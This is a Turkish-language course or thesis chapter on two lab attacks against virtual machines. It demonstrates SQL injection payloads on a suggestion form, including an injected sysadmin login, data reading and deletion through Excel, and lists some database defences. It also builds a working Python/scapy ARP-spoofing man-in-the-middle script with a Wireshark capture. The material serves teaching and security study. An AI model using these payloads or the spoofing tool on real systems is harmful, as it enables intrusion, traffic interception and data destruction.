Sanal server üzerine kurulmuş olan veri tabanınızda “SELECT * FROM HR.DBO.SUGGESTION” SQL komutu ile kullanıcıların girmiş olduğu bilgiler listelenmiştir.

The screenshot shows a SQL query results window. The window has a title bar with '100 %' and a dropdown arrow. Below the title bar, there are two tabs: 'Results' and 'Messages'. The 'Results' tab is active, and it displays a table with the following data:

	ID	NAMESURNAME	DATE_	SUGGESTIONTEXT
1	1	asda	2023-09-26 13:56:02.290	asdasd
2	2	ömer	2023-09-26 13:58:23.937	asdasd
3	3	mehmet	2023-09-26 13:59:37.293	bu bir test uygulamasıdır.
4	4	mehmet	2023-09-26 13:59:45.423	bu bir test uygulamasıdır.
5	5	ömer	2023-09-26 14:00:36.000	ldsf
6	6		2023-09-26 14:01:11.127	
7	7	ali	2023-09-26 14:01:48.483	test

Şekil.10.15.Veri Tabanına Gönderilen Bilgi Kayıtları

```

SQLQuery4.sql - 192...16.129.HR (sa (56))*
SQLQuery3.sql - SQ...Administrator (52))*
INSERT INTO HR.DBO.SUGGESTION(NAMESURNAME, DATE_, SUGGESTIONTEXT)
VALUES ('OMER YALCINKAYA', GETDATE(), 'TEST')

SELECT @@IDENTITY

```

Şekil.10.16.Veri Tabanına Gönderilen Verinin SQL Dilinde Karşılığı

Yukarda yazılı olan SQL sorgusu zararsız ve düzgün çalışan bir yapıdadır.

```

SQLQuery3.sql - 192...29.master (sa (60))*
SQLQuery4.sql - 192...16.129.HR (sa (56))*
SQLQuery3.sql - SQ...Administrator (52))*
INSERT INTO HR.DBO.SUGGESTION(NAMESURNAME, DATE_, SUGGESTIONTEXT) VALUES ('Ömer', GETDATE(), 'test'); SELECT 1--'; SELECT @@IDENTITY

```

Şekil.10.17.SQL Zararlı Kod Ekleme

Kullanıcı adı girildikten ve öneriler kısmı yazıldıktan sonra, SQL sunucumuzdaki açıkları bulmak için geliştirdiğimiz uygulamada SQL komutlarımızı yazılması gerekmektedir.

Suggestion Form

Name Surname:

Suggestion:

Şekil.10.18.SQL Komutu ile Veri Tabanı Açıklarını Bulma

SQL enjeksiyon saldırısında en çok kullanılan kötü amaçlı kodlar:

1.Tek tırnak işareti('): SQL sorgusunda bir karakter dizisi başlangıcı ve sonu olarak kullanılır. Eğer internet uygulamasında girdiler doğru şekilde filtrelenmezse kötü niyetli kişiler sorguyu sonlandırarak zararlı SQL komutlarını ekleyebilir (Seker, 2020).

2.Yorum işareti(--),(/**/),(#): SQL sorgusunda yorum başlangıcı olarak kullanılır. Kötü niyetli kullanıcılar orijinal sorguyu devre dışı bırakarak kendi SQL kodlarını ekleyebilir (Yılmaz, 2023).

3.Alt sorgular((SELECT...)): Veri tabanından SQL sorgusu ile sütün ve satır seçmemize yarayan SQL sorgusudur (Yılmaz, 2023).


4.Birleştirme komutları(UNION),(UNION ALL): SQL sorgularında birden fazla sorgu sonucunun birleştirmek için kullanılır (Yazılımcı, 2023).

5.Kapama parantez()): SQL sorgusunun sonlandırılması için kullanılır. Kapatma parantezinden sonra kötü niyetli kullanıcılar “OR” gibi koşulu doğru olan bir ifade kullanarak kalan SQL komutlarının yok sayılır (Infernal, 2021).

6.Koşul yapısı: SQL kodlama da “OR” yapısı iki şarttan birinin doğru olması demektir. SQL enjeksiyon da kullanıcı adı ve şifresi girildiğinde kullanılan kod bloğu şu şekildedir. “Select * from where username =‘admin ‘ and password=’12345’ dir. Sistemi manipüle etmek için bu sorgu şu şekilde yazılabilir. “Select * from where username =‘admin ‘ and password=’12345’ or ‘1’=’1’ şeklinde yazılan kod bloğu ile sisteme sızma işlemi gerçekleştirilebilir (Avcı, Koca, Atasoy, 2021, s.215).


Uygulanacak SQL enjeksiyon senaryosunda metinden sonra tırnak, parantez kapatmak ve noktalı virgül kullanarak SQL kodun bittiğini çift tire işareti ise bundan sonra gelecek olan SQL komutlarının yorum satırı olmasını sağlamaktadır. Bu çalışma için veri tabanına 18 veri kaydedilmiş olmasına rağmen Bu şekilde yazılan bir öneri formu ID 1’i bize mesaj olarak döndürecektir. Bu yapılan işlem ile veri tabanında açıkların mevcut olduğu ve istenilen işlemlerin yapılabileceğinin mümkün olduğu görülmektedir.

Kurmuş olduğumuz sanal makinedeki SQL sunucusuna bir kullanıcı eklemek istediğimiz de kullanılacak SQL sorgusu: “CREATE LOGIN[HACK] WITH PASSWORD=N’Root123.’ ; ALTER SERVER ROLE [sysadmin] ADD MEMBER [HACK];” şeklindedir. Bu sorgu cümlesi ile hazırlanmış olan program ile veri tabanına kullanıcı adı hack şifresi Root123. Olan bir kullanıcı eklemeye çalışılacaktır.



Şekil.10.19. Veri Tabanına Kullanıcı Ekleme

Programda metinden sonra yazılan SQL komutları ile ID 1 döndürülmüştür. Bu şekilde kullanıcı eklenmiştir.



Şekil.10.20. SQL Veri Tabanına Kullanıcı Ekleme

Veri tabanına eklenen “hack” kullanıcısı ile SQL Server da yer alan tüm veri tabanları ve kullanıcı bilgilerine erişilebilir durumdadır. Veri tabanına erişmek için Microsoft Excel kullanılacaktır. Açılan Excel sayfasında Veri altında Diğer Kaynaklar kısmında SQL Server seçeneği kullanılmıştır.

Veri Bağlantı Sihirbazı

Veritabanı Sunucusu'na Bağlan

Veritabanı sunucusuna bağlanmak için gereken bilgileri girin.

1. Sunucu adı: 192.168.116.129

2. Oturum açma kimlik bilgileri

☐ Windows Kimlik Doğrulamasını kullan

☒ Aşağıdaki Kullanıcı Adı ve Parolayı kullan

Kullanıcı Adı: hack

Parola: ●●●●●●●●

İptal < Geri İleri > Son

Şekil.10.21.Excel Kullanarak Veri Tabanına Bağlanma

Veri tabanımızın bulunduğu sunucunun IP adresini yazdıktan sonra veri tabanında oluşturduğumuz kullanıcı adı ve şifresini yazarak SQL sunucu üzerinde yer alan tüm veri tabanlarına ulaşılmıştır.

SQL sunucu üzerinde yer alan tüm veri tabanlarına erişmek için önce veri tabanının IP adresi yazılmış sonra da kullanıcı adı ve şifre bilgisi girilmiştir.

Veri Bağlantı Sihirbazı

Veritabanı ve Tablo seç

İstediğiniz verileri içeren Veritabanı ve Tablo/Küp'ü seçin.

İstediğiniz verileri içeren veritabanını seçin:

HR

☒ Belirli bir tabloya bağlan:

☒ Birden çok tablo seçimini etkinleştir

Adı	Sahip	Açıklama	Değiştirme Tarihi	Oluşturma Tarihi	Tür
☒ SUGGESTION	dbo			9/26/2023 10:29:13 AM	TAE

☐ Seçili tablolar arasındaki ilişkileri içeri aktar

İlişkili Tabloları Seç

İptal < Geri İleri > Son

Şekil.10.22.Excel ile SQL Sunucu Listesi


Bu örnek çalışma için oluşturulan SQL sunucusunda yer alan “HR” isimli veri tabanlarına erişim sağlanmıştır.

	A	B	C	D
1	ID	NAMESURNAME	DATE_	SUGGESTIONTEXT
2	1	asda	26.09.2023 13:56	asdasd
3	2	ömer	26.09.2023 13:58	asdasd
4	3	mehmet	26.09.2023 13:59	bu bir test uygulamasıdır.
5	4	mehmet	26.09.2023 13:59	bu bir test uygulamasıdır.
6	5	ömer	26.09.2023 14:00	ldsf
7	6		26.09.2023 14:01	
8	7	ali	26.09.2023 14:01	test
9	8	OMER YALCINKAYA	26.09.2023 14:10	SAMPLE SUGGESTION
10	9	ömer	26.09.2023 14:18	test
11	10	ömer	26.09.2023 14:18	test
12	11	ömer	26.09.2023 14:21	test
13	12	asda	26.09.2023 14:21	sadasd
14	13	df	26.09.2023 14:23	asdfaf
15	14	OMER YALCINKAYA	26.09.2023 14:24	SAMPLE SUGGESTION
16	15	OMER YALCINKAYA	26.09.2023 14:24	SAMPLE SUGGESTION
17	16	OMER YALCINKAYA	26.09.2023 14:24	SAMPLE SUGGESTION
18	17	OMER YALCINKAYA	26.09.2023 14:27	test
19	18	OMER YALCINKAYA	26.09.2023 14:30	test
20	19	ömer	26.09.2023 14:35	test
21	20	ömer	26.09.2023 14:49	test
22	21	ömer	26.09.2023 15:00	test
23	22	ömer	26.09.2023 15:00	test
24	23	ömer	26.09.2023 15:04	test
25	24	ömer	26.09.2023 15:26	test
26	25	ömer	26.09.2023 15:32	test

Şekil.10.23. Veri Tabanında Bulunan Tüm Kullanıcılar

Veri tabanımızın güvenlik açıklarının düzgün kapatılmamasından dolayı “HR” veri tabanında bulunan tüm kullanıcıların bilgileri ele geçirilmiştir.

Excel çalışma sayfasında bağlantılar sekmesi altında yer alan bağlantı özelliklerini açarak SQL komut satırları yazılması ve veri tabanının da işlem yapılması mümkündür.



Şekil.10.24.Excelde Veri Tabanında Yer Alan Tüm Kayıtların Silinmesi

Acılan Excel ile veri tabanında bulunan 25 adet veriyi silmek için Şekil.8.24 de kullanılan SQL kodu “HR” isimli veri tabanı içinde yer alan tüm veriler silinmiştir.

Veri tabanımızı daha güvenli hale getirmek için izlenmesi gereken yollar:

1.Server Trigger kullanılarak yeni eklenen bir kullanıcıların tarihini, IP adresini, kullandığı uygulamayı ve kullanıcı adını mail yoluyla SQL yöneticisine gönderme işlemidir. Bu, sayede admin veri tabanına yeni eklenen tüm kullanıcıların bilgisi mail yoluyla alır.

2.Belli kullanıcıların veya IP adreslerinin tanımlanması ve veri tabanı ekleme, silme, değiştirme yetkisinin bu kullanıcılar veya IP adresleri dışında yapılmasını engellemek için SQL Server adımlarının uygulanması gerekmektedir.

3. Veri tabanında değiştirilen ya da silinen kayıtların tespiti için Database Trigger ya da Change Data Capture özelliklerin acık olması gerekmektedir.

Database Trigger: SQL sunucu da bir tablo üzerinde bir sorgulamamın (INSERT, UPDATE, DELETE) çalışması durumunda otomatik olarak çalışan tetikleyicidir. Veri tabanı tetikleyicileri veri güvenliğini sağlamak, veri günlükleri tutmak, denetlemek için kullanılabilirler.

Change Data Capture(CDC): veri tabanındaki değişiklikleri izlemek ve kaydetmek için kullanılan bir özelliktir. CDC, sistem tabloları oluşturur ve veri tabanı tablolarında yapılan değişiklikleri kaydeder. Oluşturulan bu tablolar veri tabanında gerçekleştirilen değişikliklerin türünü (INSERT, UPDATE, DELETE) ve gerçekleştirilen değişikliklerin zaman bilgisini tutar.

CDC, veri tabanın çalışmasını ve güvenliğini takip edebilir ve yedekleme, geri yükleme yapabilir. Veri tabanı yöneticileri aynı zamanda hata ayıklama ve test işlemlerini geliştirebilir.

SQL enjeksiyonu, kötü niyetli kişiler tarafından yaygın olarak kullanılan bir yöntem olduğu için veri tabanı güvenliğini sağlamak adına iyi yapılandırılması gerekmektedir. Aksi takdirde çok ciddi maddi zararlar yaşatabilir.


10.4.Ortakdaki Adam Saldırısı Örneği

Ortakdaki adam saldırısı, bilgisayar ağı içindeki iki cihazın iletişimini dinleyen ve değiştiren siber saldırı türüdür. Bu saldırı, saldırganın ağ trafiğini yönlendirebildiği veya ağa erişebildiği durumlarda gerçekleşir. Ortadaki adam saldırısının amacı, ağ kaynaklarını veya iletişim halindeki kullanıcıların kimlik bilgilerini, verilerini ele geçirmek veya bozmaktır. Ortadaki adam saldırısı örnekleri içerisinde sahte kablosuz erişim noktası, , IP spoofing, DNS spoofing, SSL stripping, HTTPS proxying ve ARP spoofing sayılabilir.

Arpspoof, bir ağdaki cihazlar arasında iletişimi izlemek, değiştirmek veya kesmek isteyen kötü niyetli kişilerin kullandığı ve Man in the Middle (MITM) saldırısı yapılmasını sağlayan yöntemdir. Bu saldırı yönteminde saldırgan kurbanın ağ trafiğini saldırgan bilgisayar üzerinden yönlendirerek geçirir. Böylece saldırgan verileri ele geçirebilir ve sahte bildirimlerde bulunabilir.

Bu çalışmada kullanılan ve Kali Linux da kurulu gelen arpspoof aracının çalışma mantığı araştırılmış ve saldırı için gerekli olan parametreleri python3 dili ile yazarak kullanıcıya göre özelleştirilmesi hedeflenmiştir.

Örnek saldırı da kullanılacak yazılım için İlk olarak python 3.12 ve pyCharm derleyici program indirilmiştir. Kurulum işlemleri bittikten sonra PyCharm programını çalıştırılmıştır.



```

1  import os
2
3
4  os.system("echo 1 > /proc/sys/net/ipv4/ip_forward")
5
6

```

Şekil 10.25.OS Kütüphanesi Eklenmesi

Açılan ekranda ilk önce “import os” kütüphanesini dahil edilmiştir. Bu kütüphane ile Kali Linux’da terminal ekranında komutların çalıştırılmasına yardımcı olacaktır.

Ortadaki adam saldırısı için hazırlanacak yazılımda saldırı yapılacak kişinin internet bağlantısının kesilmemesi ve veri transferinin yapılabilmesi için “os.system(“echo 1 > /proc/sys/net/ipv4/ip_forward”)” komut satırını dahil edilmesi gerekmektedir. Dikkat edilmesi gereken nokta kali Linux da “echo” her zaman “Of” (kapalı) olarak gelmektedir.

Ortakdaki adam saldırılarında saldırıya uğrayan kişinin internetinin gitmemesi için “echo 1” durumunda kullanılması gerekmektedir. Hazırlayacağımız program her çalıştığında otomatik aktif olacaktır.

Ağımızdaki mevcut cihazların taraması yapıldığında Virtualbox da kurulu olan Windows 10 işletim sisteminin IP adresi ve Mac adresine ulaşılmıştır.



```

1 import os
2 import scapy.all as scapy
3
4 os.system("echo 1 > /proc/sys/net/ipv4/ip_forward")
5
6 arp_as=scapy.ARP(op=2,pdst="10.0.2.15",hwdst="52:54:00:12:35:00",psrc="10.0.2.1")
7
8 scapy.send(arp_as)
9

```

Şekil.10.26.Scapy Kütüphanesini Programa Dahil Etme

ARP saldırısında saldırıya uğrayan kişi istekte bulunuyormuş gibi saldırganın cevap vermesi gerekmektedir.

Bunun için “arp_as” değişkeninde bazı parametreleri belirlememiz gerekmektedir. Tanımlanan “op” parametresinde “1” istekte olduğunu “2” ise cevapların olduğunu gösterir. Ortadaki adam saldırısında saldırıya uğrayan kişi istekte bulunuyor gibi saldırganın cevap vermesi için “op=2” olarak belirlenmiştir.

”pdst” kısmında saldırıya uğrayacak bilgisayarın İp adresi yazılmıştır.

“hwdst” saldırıya uğrayan kişinin mac adresi yazılmıştır.

“psrc” ile saldırganın IP adresini değiştireceği kısımdır.

“send” fonsiyonu ile test işlemi yapıldığında sadece bir paket gönderilmiştir.

Ağ tarama işlemi yapılırken tek bir IP üzerinden tarama yapılmıştır. Yazılan fonsiyon bloğu sayesinde ağda bulunan IP adresinin mac bilgilerine ulaşılmıştır.

```
def tarayici(ip):
    istek_paket= scapy.ARP(pdst=ip)
    #scapy.ls(scapy.ARP())
    yayin_paket= scapy.Ether(dst="ff:ff:ff:ff:ff:ff")
    paket= yayin_paket/istek_paket
    asilpaket=scapy.srp(paket,timeout=1)[0]
    print(asilpaket[0][1].hwsrc)
tarayici("10.0.2.3")
```

Şekil.10.27.Tek Bir IP Üzerinden Tarama Yapma

```
(root@kali)-[~/PycharmProjects/hacker]
# python3 hacker.py
Begin emission:
Finished sending 1 packets.
*
Received 1 packets, got 1 answers, remaining 0 packets
08:00:27:e8:fd:c7
```

Şekil.10.28. IP Adresinin Mac Adresi

```
def macbulucu(ip):
    istek_paket= scapy.ARP(pdst=ip)
    yayin_paket= scapy.Ether(dst="ff:ff:ff:ff:ff:ff")
    paket = yayin_paket/istek_paket
    asilpaket=scapy.srp(paket,timeout=1)[0]

    return asilpaket[0][1].hwsrc
usages
def arpas(ip1,ip2):
    macbulduk = macbulucu(ip1)
    arp_as=scapy.ARP(op=2, pdst=ip1, hwdst=macbulduk, psrc=ip2)

    scapy.send(arp_as)
arpas( ip1: "10.0.2.5", ip2: "10.0.2.1")
arpas( ip1: "10.0.2.1", ip2: "10.0.2.5")
```

Şekil.10.29.Hedef Bilgisayara İstekte Bulunma Örnek Kod

Macbulucu ile arpas fonksiyonlarını birbirine bağlayarak hedef bilgisayara istekte bulunulmuştur.

```
(root@kali)-[~/PycharmProjects/hacker]
# python3 hacker.py
Begin emission:
Finished sending 1 packets.
*
Received 1 packets, got 1 answers, remaining 0 packets
.
Sent 1 packets.
Begin emission:
Finished sending 1 packets.
*
Received 1 packets, got 1 answers, remaining 0 packets
.
Sent 1 packets.
```

Şekil.10.30.Gönderilen ve Alınan Paket Bilgisi

Saldırı yapılacak bilgisayara saldırgan kendini modem olarak tanıtır internete çıkışı sağlanmıştır.

Interface: 10.0.2.5 --- 0x8		
Internet Address	Physical Address	Type
10.0.2.1	08-00-27-cb-7e-f5	dynamic
10.0.2.15	08-00-27-cb-7e-f5	dynamic
10.0.2.255	ff-ff-ff-ff-ff-ff	static
224.0.0.22	01-00-5e-00-00-16	static
224.0.0.252	01-00-5e-00-00-fc	static
239.255.255.250	01-00-5e-7f-ff-fa	static
255.255.255.255	ff-ff-ff-ff-ff-ff	static

Şekil.10.31.Hedef Bilgisayarda Saldırı Çıktısı

Hedef bilgisayarda terminal ekranında “arp -a” komutu çalıştırılarak saldırının başarılı olduğu görülmüştür. Aynı zamanda hedef bilgisayar internete çıkmada sorun yaşamamıştır.

```
while True:
    arpas(ip1: "10.0.2.5", ip2: "10.0.2.1")
    arpas(ip1: "10.0.2.1", ip2: "10.0.2.11")
    time.sleep(1)
```

Şekil.10.32.While Komutu Döngü Oluşturma

While True döngüsünden önce birer paket gönderilip isteklerin durduğu gözlenmiştir. ARP saldırılarında sürekli bir paket gönderiminin olması gerekmektedir.


Bu amaçla “While” döngüsü kullanılmıştır. Yalnız oluşturulan döngünün terminal ekranında sürekli cevap döndürmemesi için “scapy.send(arp_as,verbose=False)” yapılması gerekmektedir.

```
sayac=0
while True:
    arpas(ip1: "10.0.2.5", ip2: "10.0.2.1")
    arpas(ip1: "10.0.2.1", ip2: "10.0.2.11")

    sayac += 2
    print("\rGönderilen paket sayısı" + str(sayac),end="")
    time.sleep(1)
```

Şekil.10.33.Oluşturulan Sayaç Yapısı

Gönderilen ve alınan paket sayısını öğrenmek için bir sayaç tanımlanmıştır.




```
Run hacker x
/root/PycharmProjects/hacker/venv/bin/python /root/PycharmProjects/hacker/hacker.py
Gönderilen paket sayısı254
```

Şekil.10.34.Gönderilen Paketlerin Sayısı

Oluşturulan sayaç ile saldırıya uğrayan bilgisayara kaç adet paket gönderildiği belirlenmiştir.

Terminal ekranında çalıştırılan yazılım sonlandırıldığında klavye ile sonlandırıldı diye hata mesajı döndürdüğü tespit edilmiştir.



```
KeyboardInterrupt
```

Şekil.10.35.İşlem Sonlandığında Alınan Hata Mesajı

```


try:
    while True:
        arpas(ip1: "10.0.2.5", ip2: "10.0.2.1")
        arpas(ip1: "10.0.2.1", ip2: "10.0.2.11")

        sayac += 2
        print("\rGönderilen paket sayısı" + str(sayac), end="")
        time.sleep(1)
except KeyboardInterrupt :
    print("\nÇıkış yapılıyor...")

```

Şekil.10.36.Try - except Bloğunun Kullanımı

“try - except” blokları arasındaki hataları yakalamak için kullanılır. Except, kısmı hata oluştuğunda yapılması istenen işlemler için kullanılır. Burada dikkat edilmesi gereken nokta alınan hata mesajının “except “ içinde belirtilmesi gerekir aksi taktirde bu blok içindeki tüm hatalara aynı mesajı döndürecektir.



```

Run hacker x
/root/PycharmProjects/hacker/venv/bin/python /root/PycharmProjects/hacker/hacker.py
Gönderilen paket sayısı4
Çıkış yapılıyor...
Process finished with exit code 0

```

Şekil.10.37.Saldırıdan Çıkılırken Alınan Mesaj

```

(root@kali)-[~]
# arpspoof
Version: 2.4
Usage: arpspoof [-i interface] [-c own|host|both] [-t target] [-r] host

```

Şekil.10.38.Arpspoof Aracının Kullanımı

Şekil.10.38 de görüldüğü gibi arpspoof aracında saldırgan saldırıya uğrayacak kişinin interface, IP ve modem bilgilerini girilmesi gerekmektedir. Yazmakta olduğumuz araçta “giriş” diye bir fonksiyon oluşturup IP ve modem bilgisini saldırganın girmesi sağlanmalıdır.

Arpspoof da olduğu gibi kullanıcı girdileri ile saldırı yapılması için kütüphaneden “optparse” fonksiyonunu eklenmiştir.

```
def giris():
    parse = optparse.OptionParser()

    parse.add_option(*args: "-t", "--target", dest="hedef_ip", help="hedef ip giriniz?")
    parse.add_option(*args: "-r", "--host", dest="modem_ip", help="modem ip giriniz?")

    ayarlar=parse.parse_args()[0]
    if not ayarlar.hedef_ip:
        print("hedef ip giriniz?")
    if not ayarlar.modem_ip:
        print("modem ip giriniz?")
    return ayarlar
```

Şekil.10.39.Örnek Giriş Foksiyonu

Oluşturulan “giris” fonksiyonu ile hedef IP ve modem bilgileri saldırgan tarafından belirlenmesi sağlanmıştır.

```
(root@kali)-[~/PycharmProjects/hacker]
# python3 hacker.py -t 10.0.2.5 -r 10.0.2.1
Gösterilen paket sayısı148^C
Çıkış yapılıyor ...
```

Şekil.10.40.Saldırı Bilgi Giriş Ekranı

Terminal ekranında “-t” ile saldırı yapılacak makinenin IP adresi “-r” ile de modem bilgisi girdikten sonra saldırı başarılı şekilde gerçekleşmiştir.

Yapılan saldırıda saldırgan üzerinden bazı veriler geçmektedir. Geçen verilerin analizinin yapılması için iki yol vardır. Birinci yol wireshark programı yardımı ile analiz yapılmasıdır. İkinci yol ise hazırlanacak bir analiz programı yardımı ile verileri analiz etmektir.

Wireshark, saldırılarda veri analizi için kullanılır. Gerçekleştirilecek ortadaki adam saldırısında “HTTP” uzantılı güvenli olmayan bağlantılarda saldırıya maruz kalan kişinin bilgileri şifrelenmeden elde edilmesi mümkün olduğu, “HTTPS” protokolü kullanan web adreslerinde ise kullanıcı bilgileri TLS veya SSL ile şifrelendiği görülmüştür.

No.	Time	Source	Destination	Protocol	Length	Info
1833	193.283527665	8.8.8.8	10.0.2.5	DNS	204	Standard query response 0xc15 Microsoft...
1834	193.283541723	8.8.8.8	10.0.2.5	DNS	204	Standard query response 0xc15 Microsoft...
1994	193.530341259	10.0.2.5	8.8.8.8	DNS	79	Standard query 0x1806 A t.urs.microsoft.com
1995	193.530352430	10.0.2.5	8.8.8.8	DNS	79	Standard query 0x1806 A t.urs.microsoft.com
2074	193.606696989	8.8.8.8	10.0.2.5	DNS	202	Standard query response 0x1806 A t.urs.microsoft.com
2075	193.606691829	8.8.8.8	10.0.2.5	DNS	202	Standard query response 0x1806 A t.urs.microsoft.com
2634	194.841997376	10.0.2.5	8.8.8.8	DNS	84	Standard query 0xc78d A fe2.update.microsoft.com
2635	194.842012223	10.0.2.5	8.8.8.8	DNS	84	Standard query 0xc78d A fe2.update.microsoft.com
2636	194.880781393	8.8.8.8	10.0.2.5	DNS	168	Standard query response 0xc78d A fe2.update.microsoft.com
2637	194.880798169	8.8.8.8	10.0.2.5	DNS	168	Standard query response 0xc78d A fe2.update.microsoft.com
57	124.772260536	10.0.2.5	193.140.13.73	HTTP	165	GET /connecttest.txt HTTP/1.1
58	124.812142596	193.140.13.73	10.0.2.5	HTTP	241	HTTP/1.1 200 OK (text/plain)
332	166.843553472	10.0.2.5	172.217.169.100	HTTP	323	GET / HTTP/1.1
338	167.066731610	172.217.169.100	10.0.2.5	HTTP	1082	HTTP/1.1 302 Found (text/html)
372	167.368129786	10.0.2.5	142.250.187.131	HTTP	293	GET /gsr1/MFEwTzBNMESwSTAJBgUrDgMCGGuABBS3V7W2nAf...
1516	185.667651397	10.0.2.5	212.175.170.116	HTTP	332	GET /index.php HTTP/1.1
1520	185.776909362	212.175.170.116	10.0.2.5	HTTP	385	HTTP/1.1 301 Moved Permanently (text/html)
1658	190.570761164	10.0.2.5	95.0.196.95	HTTP	325	GET / HTTP/1.1
